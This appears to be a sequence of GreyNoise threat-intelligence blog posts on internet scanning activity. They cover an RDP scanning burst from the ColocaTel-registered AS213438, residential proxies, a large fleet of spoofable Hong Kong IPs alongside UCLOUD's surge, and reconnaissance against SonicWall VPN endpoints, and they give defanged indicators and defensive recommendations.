
The Netherlands' global share jumped from 7.17% to 53.86%. Romania's share fell from 29.89% to 15.78% — not because Romania dropped, but because the Netherlands grew ~15x and changed the denominator.
The fleet crashed on April 8 and went silent on April 9 — the same burst-and-crash pattern observed in March. RDP Crawler sessions from AS213438 fell from 1,856,167 on April 7 to 1,795 on April 8 to zero on April 9. Two burst-and-crash cycles from the same ASN, same IPs, same pattern, 30 days apart.
What the Data Does and Does Not Show
GreyNoise sensors observe unsolicited traffic hitting the public internet — scanning, probing, exploitation attempts, payload delivery, credential-harvesting requests, and RCE attempts. We do not observe successful compromises on real production systems. Every number in this post describes attacker activity reaching GreyNoise sensors, not confirmed impact on third-party environments.
GreyNoise does not attribute this activity to a named actor. ColocaTel Inc. is the RIPE-registered holder of AS213438. IP geolocation describes where infrastructure is routed, not where operators sit.
Why This Matters
For most of the past year, Romania was the largest single country-level source of RDP scanning traffic observed by GreyNoise. That changed in two days. Romania dropped from 29.89% to 15.78% of global share, and the Netherlands — where the 21 RDP fleet IPs are hosted — rose from 7.17% to 53.86%. AS213438 accounts for the majority of that country-level shift.
Two things make this notable. First, 21 IPs generating half of a global scanning category is not normal — typical source distributions are spread across thousands of IPs and hundreds of networks. Country-level or broad reputation feeds tuned to the old distribution are now pointing at the wrong place. Second, the same ASN was recently the loudest thing on the GOG, then fell silent, then came back smaller and narrower — and then crashed again. That repeating burst-and-crash rotation pattern is a defensive consideration on its own.
The Drop and the Resumption
The week of March 5–11, 2026, AS213438 was among the top source ASNs on the GOG, generating roughly 10.7 million sessions across mixed scanning behavior. On March 6, the ASN produced 3,756,496 sessions. On March 7, that figure crashed to 86,953 — a 97.7% single-day drop. The ASN stayed quiet through mid-March.
In the first week of April, it came back.
Date (UTC)
Sessions Observed
Mar 28
4,934
Apr 1
46,005
Apr 4
49,532
Apr 5
156,322
Apr 6
180,293
Apr 7
2,011,365
Apr 8
130,006
Apr 9 (through 17:17 UTC)
91,868
Figure 1 — Daily scanning activity from AS213438 (ColocaTel Inc.), Mar 28 to Apr 9, 2026. Bars show total sessions observed by GreyNoise (RDP Crawler accounted for ~85% of volume). Teal bars indicate the ramp and peak; rose bars show the crash. April 9 is partial-day data, through 17:17 UTC.
The April 7 jump is the operational detail: session volume went from 180,293 to 2,011,365 (11.1x) in a single day. By the end of April 7, AS213438 was the single largest source ASN for RDP Crawler activity on the GOG.
Then it crashed. The RDP Crawler fleet — the core of AS213438's activity — went from 1,856,167 sessions on April 7 to 1,795 on April 8, a 99.9% single-day drop. The last RDP Crawler session from AS213438 was observed at 2026-04-08T06:22:49Z. By April 9, the fleet had produced zero RDP Crawler sessions. The remaining AS213438 sessions on April 8–9 are non-RDP activity from other IPs in the same ASN.
This mirrors March exactly: a steep ramp, a volume peak, and then a near-total collapse overnight. Two burst-and-crash cycles from the same ASN, the same IP addresses, and the same operational pattern — 30 days apart.
A note on verification.
April 7's activity spike coincided with a routine change in GreyNoise's sensor observation infrastructure — the kind of change that can, in some cases, make traffic appear to increase when it hasn't actually changed. GreyNoise cross-checked the spike using five independent tests, including comparison against the structurally identical March spike (which involved no infrastructure change), per-sensor rate normalization, and peer-ASN isolation analysis. The result: the spike is real. It presents identically to earlier observed behavior that did not involve an infrastructure change.
The verification also surfaced something interesting about the fleet's scanning speed. When new observation points came online as part of the infrastructure change, AS213438 traffic appeared on them almost immediately — suggesting these IPs are scanning the internet aggressively enough that newly reachable hosts are discovered and probed within minutes.
The current activity profile is also narrower than early March's. Instead of mixed scanning, it is overwhelmingly focused on RDP:
Tag (as observed by GreyNoise)
Sessions in 48h
RDP Crawler
1,834,859
RDP Bruteforce Attempt
57,838
RDP Protocol
14,100
Web Crawler
6,122
Go HTTP Client
5,592
MySQL Protocol
3,067
MySQL Login Attempt
1,571
RDP Crawler alone accounts for roughly 85% of AS213438's total observed sessions in the window. Adding the other two RDP tags pushes the RDP-related share to ~88%.
Inside the Fleet
AS213438 had 32 active IP addresses in the 48-hour window, but only 21 of them are tagged by GreyNoise as RDP Crawler — the fleet behind the headline numbers. The remaining 11 IPs in the ASN are engaged in unrelated activity: web scanning, MySQL probing, Oracle WebLogic exploitation, and broad-spectrum reconnaissance.
The 21 RDP fleet IPs span four /24 network blocks:
Those four /24s hold 20 of the 21 RDP fleet IPs. One additional low-volume RDP Crawler IP (5.253.86[.]23, Lelystad) sits in a fifth /24. All 21 RDP fleet IPs are geolocated to the Netherlands.
The Amsterdam-and-Lelystad concentration, on infrastructure routed through a single ASN registered to one trading name, looks like hosting concentration — not a distributed botnet built from compromised devices. Two details reinforce that read:
Shared protocol fingerprints. GreyNoise observed the same TLS fingerprints across multiple higher-volume IPs in the fleet, consistent with centralized tool deployment. Commodity scanners with default configs could produce the same pattern.
A broad, non-standard port set. The fleet targets RDP on 3389 plus alternates 3390, 3391, 3392, and PostgreSQL on 5432 plus 5430, 5431, 5433, 5434, 15432, 25432, 30432, 35432, and 55432. The same alternate ports appearing across multiple IPs is consistent with a coordinated scanning configuration drawing from a shared target list.
Other Notable IPs in AS213438
One IP in the ASN — 31.56.110[.]107, geolocated to Colchester, UK — has been on GreyNoise's radar since May 2019 and operates as a broad-spectrum reconnaissance host classified as suspicious, not malicious. It is responsible for 259,925 of AS213438's 2,172,094 total sessions in the window, but contributes zero RDP Crawler sessions. The headline numbers are not affected by it: all RDP Crawler sessions come from the 21-IP RDP fleet, and the 67.4% global share holds whether you include the broader ASN or not.
The Country-Level Shift
RDP Crawler is one of the most consistent high-volume tags in the GreyNoise dataset. For months, Romania led it. Here is what the composition looks like now:
Country
14d Baseline (Mar 22 – Apr 5)
48h Window (Apr 5 – Apr 7)
Netherlands
7.17%
53.86%
Romania
29.89%
15.78%
United States
16.79%
7.37%
Russia
4.30%
6.25%
Bulgaria
7.74%
3.45%
All others
33.91%
13.29%
Figure 2 — Composition of global RDP Crawler activity observed by GreyNoise. The Netherlands' share rose from 7.17% to 53.86% in the 48-hour window, surpassing Romania as the top source country.
The Netherlands' daily rate went from ~64,894 sessions/day across the baseline to ~997,200 sessions/day in the window — a 15.4x increase. Romania's daily rate actually rose about 8% over the same comparison. Romania's share dropped because the Netherlands' volume grew much faster, not because Romania withdrew. This is a composition change driven by additive new volume.
For defenders, the effect is the same: any country-level RDP scanning weighting built from baselines before April 5 is misaligned with the current source distribution.
The ColocaTel Continuity
In the Ghost Fleet Hong Kong blog published March 25, 2026, GreyNoise reported on 109.205.211[.]101 — one of the most active source IPs in the dataset the week of March 12–18, 2026, producing roughly 7.97 million sessions (99.5% of which were RDP Crawler). That IP's route is announced by AS201814, a Polish hosting network operated by MEVSPACE sp. z o.o. The /24 containing it, however, is registered in RIPE WHOIS to an organization carrying the ColocaTel Inc. trading name at a Seychelles address.
Two RIPE organization records — one holding AS213438, one holding the /24 that contained 109.205.211[.]101 — are registered to the same ColocaTel Inc. name at the same Seychelles address (306 Victoria House, Victoria Mahe), with the same abuse contact (`abuse@colocatel.com`). The two records have distinct RIPE org IDs (ORG-CI158-RIPE and ORG-CI159-RIPE) and distinct maintainer handles, so GreyNoise cannot assert operational continuity from RIPE metadata alone. What we can say is that the same trading name, at the same Seychelles address, with the same abuse contact, has been linked to two separate high-volume RDP scanning incidents in GreyNoise data within the past 30 days — first on a /24 routed through MEVSPACE, now on /24s routed through AS213438 itself.
Recommendations
Security Operations
Add the four /24 blocks below to inbound RDP scanning watchlists or block rules. One rule materially reduces exposure.
Review authentication logs on internet-facing RDP services for activity from these blocks since April 5. Failed-auth patterns from these sources look like scanning, not users.
Audit non-standard RDP ports (3390, 3391, 3392) and non-standard PostgreSQL ports (5430–5434, 15432, 25432, 30432, 35432, 55432) on your edge.
Threat Intelligence
Track AS213438 for further profile shifts — it has now demonstrated two burst-and-crash cycles within 30 days, and the operational pattern suggests further rotations are likely.
Treat ColocaTel Inc. as a persistent registration identity worth tracking across RIPE records, not a single ASN.
Cross-reference the four /24s and AS213438 against pivot sets from the March Ghost Fleet HK reporting.
Security Leadership
Internet-facing RDP is continuously under scanning pressure regardless of which ASN is loudest that week. If you run it, assume it is being probed right now.
Country-level feeds that rank Romania, Russia, or China as the top RDP scanning sources are incomplete for this tag. The Netherlands has moved into the dominant position in this window.
Source Indicators (AS213438 / ColocaTel Inc.)
These are source IPs and CIDRs from which GreyNoise observed scanning. They are not compromise indicators — a match in outbound traffic from your environment is not evidence of infection. Treat them as inbound block/monitoring candidates.
Attribution note. GreyNoise does not attribute this activity to a named threat actor or nation-state. ColocaTel Inc. is the RIPE-registered organization for AS213438. The /24 holding the IP referenced from the prior Ghost Fleet HK reporting is registered to a separate RIPE organization carrying the same ColocaTel Inc. trading name and Seychelles address. IP geolocation describes where infrastructure is routed, not where operators are located. GreyNoise has not made contact with ColocaTel and cannot confirm whether the registered organization is aware of, complicit in, or unaware of the activity sourced from address space registered to its name.
Methodology. All counts come from the GreyNoise Observation Grid (GOG). The 48-hour window is April 5, 2026 19:49 UTC through April 7, 2026 19:49 UTC. The 14-day baseline is March 22, 2026 19:49 UTC through April 5, 2026 19:49 UTC. Daily figures for April 7 reflect a full UTC day of observations. "21 IPs" refers to the count of unique AS213438 source addresses tagged by GreyNoise as RDP Crawler during the observation window; the broader ASN had 32 active IPs, with the remainder engaged in unrelated scanning activity. RDP Crawler is a stable long-running GreyNoise behavioral tag — tag-deployment artifacts are not a factor here. AS213438 registration details were independently verified against RIPE WHOIS on April 7, 2026. Historical AS213438 activity from March 5–11, 2026 and the early-March drop are drawn from the Ghost Fleet Hong Kong blog, published March 25, 2026. Volume verification details are described in the body of this report.
GreyNoise observed 4 billion sessions targeting the edge over 90 days. The data challenges a core assumption of network defense: that you can tell attackers from legitimate users by where the traffic comes from.
What is a Residential Proxy
A residential proxy is a compromised home internet connection used as a disguise. Attackers route malicious traffic through ordinary home broadband, mobile data, and small-business connections — the same IP address ranges used by employees, customers, and partners. To a reputation feed, the source IP is indistinguishable from a legitimate user's connection — the same ISPs, the same address ranges.
What the Data Shows
39% of unique IPs targeting the edge come from home internet connections — nearly double their 22% share of sessions. Each residential IP averages fewer than 3 sessions before disappearing, and the median is just 1. They are everywhere, briefly.
78% of residential IPs are observed at most twice across the entire Global Observation Grid before rotating. By the time a reputation feed flags a residential IP, the malicious behavior has already rotated to a new address. The rotation rate makes feed-based detection structurally ineffective.
0.1% of residential sessions carry exploitation payloads, versus 1.0% from hosting infrastructure. Residential proxies map the terrain; the exploitation payloads come later from hosting infrastructure.
Traffic from IPs geolocating to India drops 34% between daytime peak and overnight trough. The most likely explanation is that the infected machines are physically powered off. Server traffic varies less than 3%. The device owners are victims — these are home PCs infected with worms, not willingly enrolled proxy nodes.
SMB worm propagation runs 84% residential, with zero overlap between SMB and Telnet source IP populations — confirming completely separate device populations rather than general-purpose scanning infrastructure.
Why This Matters
The residential proxy problem is not theoretical. Google Threat Intelligence Group disrupted IPIDEA in January 2026 — a network with 9 to 11 million daily active proxies used by over 550 distinct threat groups. The DOJ dismantled 911 S5 (19 million IPs across 190 countries) and indicted operators of AnyProxy/5Socks (over 7,000 proxies, $46 million in revenue). Mandiant M-Trends 2025 documented state actors routing operations through residential infrastructure. Every major takedown produces the same result — temporary disruption, then regeneration.
What's Inside the Report
The landscape: residential vs. hosting traffic at internet scale
The rotation economy: why IP reputation is structurally broken against residential proxies
The sleep cycle: circadian patterns in compromised home PCs
The supply side: worm propagation and IoT botnets as separate ecosystems
Commercial proxy fleets: SDK-enrolled devices as exit nodes
When networks die: ecosystem resilience after takedowns
The detection gap: what GreyNoise sees, what it cannot, and what defenders can do
The report presents both the data and its limitations — including a Censys ground-truth validation and an explicit discussion of what GreyNoise can and cannot observe.
Last week, the GreyNoise Observation Grid (GOG) observed something unusual: 242,666 new scanning IPs geolocating to Hong Kong appeared in seven days — nearly half of all new scanning IPs observed by GreyNoise that week. And 99.7% of them never completed a single TCP connection.
These IPs are ghosts — they appeared in GreyNoise data but never proved they were real. Because they never completed a TCP handshake, GreyNoise cannot verify that the traffic actually originated from those addresses. They carried no payloads, triggered no detection signatures, and performed no exploitation. All they left behind were a quarter-million unverified IP addresses now sitting in observation datasets.
Geographic references throughout this post describe where IPs are registered, not where the traffic necessarily originated or where operators are located.
Here's why that matters: any detection system that observed this traffic and doesn't distinguish between verified and unverified source addresses just absorbed a quarter-million ghost IPs into its dataset. Meanwhile, the 702 IPs geolocating to Hong Kong that actually completed connections — the ones observed scanning MySQL, SSH, SMB, and RDP, hitting GOG sensors in 20+ countries — could easily get lost in the noise. One provider alone, UCLOUD, surged 472% in session volume to become the largest ASN by session volume in GreyNoise data, with 38% of its IPs classified malicious. That's the signal. The other 242,000 IPs are the noise.
On top of that, the entire scanning landscape reshuffled last week. A top ASN disappeared overnight. Traffic from IPs geolocating to Australia dropped 72%. New infrastructure geolocating to Poland and Germany appeared. The scanning sources that dominated the prior week were not the same ones that dominated last week.
Key Findings
242,666 new IPs geolocating to Hong Kong — 48.9% of all new scanning IPs observed by GreyNoise last week. 99.7% never completed a TCP handshake.
One organization, GNET INC., contributed 143,340 IPs — 28.9% of all new IPs observed by GreyNoise. Zero were classified malicious.
Only 702 IPs geolocating to Hong Kong (0.3%) completed TCP handshakes. Of those, 362 are classified malicious.
UCLOUD (AS135377) surged +472% in session volume, becoming the top ASN by session volume in GreyNoise data — with only 1,746 IPs but 38% classified malicious.
The scanning landscape rotated: a top ASN from the prior week disappeared entirely, traffic from IPs geolocating to Australia dropped 72%, and new infrastructure geolocating to Poland and Germany appeared.
The Ghost Fleet
Between March 12 and 18, GreyNoise observed 242,666 new IPs geolocating to Hong Kong — nearly equal to the rest of the world combined (253,646). Six hosting providers account for 93.3%:
Organization
ASN
New IPs
Spoofable
Malicious
Tags
GNET INC.
AS9294
143,340
99.998%
0
Virtually none
Yancy Limited
AS138415
34,051
99.998%
1
Virtually none
Cloudie Limited
AS55933
20,517
99.91%
45
Minimal
Zillion Network Inc.
AS54801
10,329
—
—
—
LARUS Limited
AS17561
9,433
100%
0
None
Netsec Limited
AS45753
8,759
99.96%
1
Minimal
Figure 1: New IPs geolocating to Hong Kong, by organization. GNET INC. alone contributed 28.9% of all new IPs observed by GreyNoise.
When GreyNoise labels an IP "spoofable," it means the IP was observed sending traffic but never completed a TCP three-way handshake — the source address is unverified. Of these 242,666 IPs, 241,964 are spoofable. They are classified "unknown," categorized as "hosting" infrastructure (92.3%), and carry almost no GreyNoise tags.
One Organization, 143,340 IPs, Zero Malicious
GNET INC. (AS9294) is the single largest contributor — one organization that added 28.9% of all new IPs observed by GreyNoise in a single week:
Metric
Value
Total active IPs (including pre-existing)
163,051
Spoofable
99.998% (only 3 completed TCP handshakes)
Classification
100% unknown
Malicious IPs
0
GOG sensor countries reached
Primarily United States
Tags
QUIC Protocol on 30 IPs. Nothing else.
No exploitation. No brute-force activity. No web crawling. Incomplete connections only.
Names That Don't Match Registration Geography
Several ghost fleet entities are registered under names that don't align with where their IPs geolocate:
Entity
ASN
Total IPs
Discrepancy
LUOGELANG (FRANCE) LIMITED
AS135097
62,617
"France" in name — 0% of IPs geolocate to France (62% HK, 38% US)
LARUS Limited
AS17561
19,687
Split between Hong Kong (9,832) and Russia (8,751)
Taiwan Li Run Ltd
AS131147
5,119
"Taiwan" in name — 4,096 IPs geolocate to mainland China, 1,023 to Hong Kong
The Signal Behind the Noise: UCLOUD
The ghost fleet is the noise. The signal is UCLOUD (AS135377).
Spoofable vs. non-spoofable IPs geolocating to Hong Kong — 242,000 IPs that did not complete TCP handshakes vs. 702 that did.
UCLOUD contributes just 1,746 IPs — 0.4% of the active IPs geolocating to Hong Kong in GreyNoise data. But it accounts for an outsized share of observed scanning and exploitation attempts:
The contrast is stark. The entity generating 82x more IPs (GNET INC.) has zero classified malicious. The entity generating 82x fewer IPs (UCLOUD) has 663 — observed scanning MySQL, SSH, SMB, and RDP, with traffic reaching GOG sensors in more than 20 countries.
The Volume Surge
UCLOUD's session volume went from 9.7 million to 55.4 million in one week — displacing DigitalOcean as the top ASN by session volume in GreyNoise data:
Week
UCLOUD Sessions
DigitalOcean Sessions
UCLOUD Rank
Mar 5-11
9,679,761
31,361,945
#3
Mar 12-18
55,384,799
22,709,383
#1
Change
+472%
-27.6%
Figure 4: Daily session counts showing UCLOUD overtaking DigitalOcean as the top ASN by session volume in GreyNoise data.
The Rotation: Everything Shifted in Seven Days
The ghost fleet wasn't the only change. The entire scanning landscape observed by GreyNoise reshuffled. AS213438, a top ASN the prior week with 10.7 million sessions, disappeared entirely — an abrupt shutoff consistent with infrastructure being decommissioned or rotated.
What declined (source refers to IP geolocation; destination refers to GOG sensor location):
Source (by IP geolocation)
Mar 5-11
Mar 12-18
Change
Australia to US
4,109,617 sessions
1,153,593
-71.9%
Netherlands to US
17,886,273
12,952,923
-27.6%
Netherlands to Spain
5,540,230
3,112,579
-43.8%
Canada to US
3,649,150
2,454,528
-32.7%
What appeared (source refers to IP geolocation; destination refers to GOG sensor location):
Source (by IP geolocation)
Mar 5-11
Mar 12-18
Change
Hong Kong to US
4,744,912
15,427,214
+225%
Poland to Spain
312,708
8,325,850
+2,563%
Hong Kong to Spain
1,410,537
7,117,338
+405%
Thailand to US
966,313
5,468,241
+466%
Nigeria to US
559,975
2,863,781
+411%
Lithuania to US
1,523,952
5,300,605
+248%
Bulgaria to US
1,496,734
3,444,281
+130%
Figure 5: Week-over-week changes in scanning traffic by source-destination pair, as observed by GreyNoise.
Under the Hood
Cross-referencing GreyNoise observations with Censys internet-wide scan data and VirusTotal reputation data reveals infrastructure patterns not visible from any single source.
Templated deployment across borders.
A cluster on infrastructure geolocating to Germany, registered to a Seychelles entity, shows configurations consistent with deployment from a single VM image. A separate Windows VPS cluster uses IPs geolocating to Bulgaria, Romania, and France across three ASNs with an identical service configuration on each node — scanning infrastructure deployed from a common template.
UCLOUD relay infrastructure.
Censys data reveals purpose-built traffic relay and tunneling software deployed across UCLOUD at a density not typical of legitimate hosting. Repeating non-standard port configurations appear identically across multiple subnets — the signature of a single VM template deployed at scale.
Low reputation detection.
The top scanning IPs are barely flagged:
IP
Provider
Vendor Detections
Notable
109.205.211[.]101
MEVSPACE / Colocatel Inc. (AS201814)
2 of 94
Zero communicating files. 7.97M sessions/week. IPs geolocate to Poland; registered to Colocatel Inc. (Seychelles).
79.124.58[.]146
Tamatiya EOOD (AS50360)
5 of 94
IPs geolocate to Bulgaria. Self-signed SSL cert: localhost.localdomain by "VMware Installer"
91.238.181[.]10
Fbw Networks SAS (AS49434)
7 of 94
IPs geolocate to France. Communicating file: mssecsvr.exe (Win32, first seen 2018). Malicious history predating current activity.
What We Don't Know
GreyNoise cannot determine the purpose of the ghost fleet from GreyNoise data alone. Censys confirms these ASNs are active hosting ecosystems — the spoofable traffic uses source addresses in IP ranges distinct from the legitimate hosted infrastructure. What we can say: 242,666 IPs appeared, almost none completed connections, and the source addresses are unverified.
What Defenders Should Do
Detection stacks that don't distinguish spoofable IPs from confirmed scanners may be affected. 242,666 unverified source addresses now exist in observation datasets. Systems that weight activity by IP count without verifying connections should be reviewed.
Update blocklists. The sources that dominated scanning the prior week declined or disappeared, replaced by infrastructure geolocating to Hong Kong, Poland, and Germany — all within seven days.
Monitor UCLOUD (AS135377). GreyNoise observed multi-protocol scanning activity targeting MySQL (3306), SSH (22), SMB (445), and RDP (3389).
Track the ghost fleet ASNs for behavioral changes: AS9294, AS138415, AS55933, AS135097, AS17561, AS45753. If these IPs begin completing TCP handshakes and deploying payloads, the assessment changes.
GreyNoise is not attributing this activity to a named threat actor or state sponsor. The geographic references in this post describe where IPs are registered, not necessarily where the operators are located. Hosting infrastructure is routinely used by actors with no geographic connection to the provider's registration.
GreyNoise observed 84,142 scanning sessions targeting SonicWall SonicOS infrastructure between February 22 and February 25, 2026. The activity originated from 4,305 unique IP addresses across 20 autonomous systems, with three operationally distinct infrastructure clusters executing coordinated VPN enumeration. Ninety-two percent of sessions probed a single API endpoint to determine whether SSL VPN is enabled — the prerequisite check before credential attacks. A commercial proxy service delivered 32% of campaign volume through 4,102 rotating exit IPs in two surgical bursts totaling 16 hours. CVE exploitation was negligible, confirming this as systematic attack surface mapping.
Why This Matters
SonicWall SSL VPN is one of the most documented initial access vectors for ransomware. Akira and Fog ransomware groups have repeatedly demonstrated that compromised SonicWall VPN credentials lead to full encryption in under four hours — with dwell times as short as 55 minutes. Five of seven SonicWall CVEs relevant to this attack surface appear in CISA's Known Exploited Vulnerabilities catalog, with four having documented ransomware use. The reconnaissance GreyNoise observed is the precursor phase — systematic target mapping that precedes exploitation.
Since March 2023, Akira alone has compromised at least 250 organizations and generated an estimated $244 million in ransomware proceeds, with 75% of SonicWall VPN intrusions attributed to Akira and 25% to Fog. More than 430,000 SonicWall firewalls are publicly exposed on the internet, with over 25,000 SSL VPN devices vulnerable to critical flaws and 20,000 running firmware that is no longer supported.
This is not the first time GreyNoise has observed this pattern. In December 2025, GreyNoise documented a coordinated credential campaign targeting both Palo Alto and SonicWall VPN infrastructure across 9 million sessions from more than 7,000 IPs, sharing identical client fingerprints across both vendors. The February 2026 campaign represents a continuation and intensification of VPN-focused reconnaissance.
Key Takeaways
84,142 sessions from 4,305 IPs in four days — Coordinated reconnaissance targeting SonicWall VPN enumeration and credential testing endpoints indicates systematic attack surface mapping
92% of sessions probed a single API endpoint — The VPN status check determines which devices have SSL VPN active, creating a target list for future credential attacks
32% of volume routed through a commercial proxy service — 4,102 exit IPs delivered 27,119 sessions in two surgical bursts, averaging 6.6 sessions per IP to evade rate-limiting
Multi-vendor VPN reconnaissance — The Netherlands scanning cluster simultaneously targets SonicWall and Cisco ASA devices, indicating a broader VPN mapping operation
Reconnaissance dominates — 92% of sessions targeted a single VPN status-check endpoint, confirming systematic target mapping rather than active exploitation
Defenders should act now — Restrict management interface access, enforce MFA on SSL VPN, and patch CVE-2024-53704 (CVSS 9.8, CISA KEV) before reconnaissance converts to exploitation
What GreyNoise Observed
Campaign Timeline
The campaign exhibited four distinct bursts separated by a ∼31-hour low-activity period, with a persistent credential-testing baseline running continuously underneath.
Burst 1 — Initial Scan Wave (Feb 22, 00:00–19:00 UTC): The campaign opened with a 19-hour scanning wave peaking at 3,272 sessions per hour. This burst combined proxy infrastructure with the Netherlands scanning cluster, totaling 30,952 sessions on the first day.
Low-Activity Period (Feb 22 21:00 – Feb 24 04:00 UTC, ∼31 hours): Session volume dropped to a 54–90 session/hour baseline — exclusively the persistent NetExtender credential testing cluster operating on autopilot.
Burst 2 — Proxy Resurgence (Feb 24, 04:00–12:00 UTC): The proxy infrastructure reactivated for a focused 8-hour window, delivering 17,991 sessions through rotating exit IPs. Per-IP volume remained extremely low (average 6.6 sessions, maximum 13), consistent with a proxy service rotating exit nodes.
Burst 3 — Peak Hour (Feb 24, 15:00–17:00 UTC): 7,374 sessions in the 15:00 UTC hour — the single highest hourly count of the entire campaign — followed by 5,484 in the 16:00 hour. This burst originated from the Netherlands scanning cluster, not the proxy pool.
Burst 4 — Final Surge (Feb 25, 08:00–13:00 UTC): A final burst peaked at 5,899 sessions in the 11:00 UTC hour, indicating ongoing orchestration.
Date
Sessions
February 22
30,952
February 23
1,639 (baseline only)
February 24
32,616 (peak — three bursts)
February 25
18,935 (partial day)
The dramatic February 23 lull — a 95% drop from the preceding day — is operationally significant. The scanning infrastructure did not fail; the persistent NetExtender cluster continued uninterrupted at its normal rate. The pause suggests deliberate operational scheduling.
What Is Being Targeted
Two SonicWall-specific paths dominate the campaign, accounting for over 99.5% of all sessions:
Target
Sessions
%
Purpose
SonicOS REST API — VPN status check
77,253
91.8%
Determines whether SSL VPN is enabled
NetExtender VPN client login endpoint
6,629
7.9%
Credential testing via legitimate VPN client
Other management paths
260
0.3%
Various admin endpoints
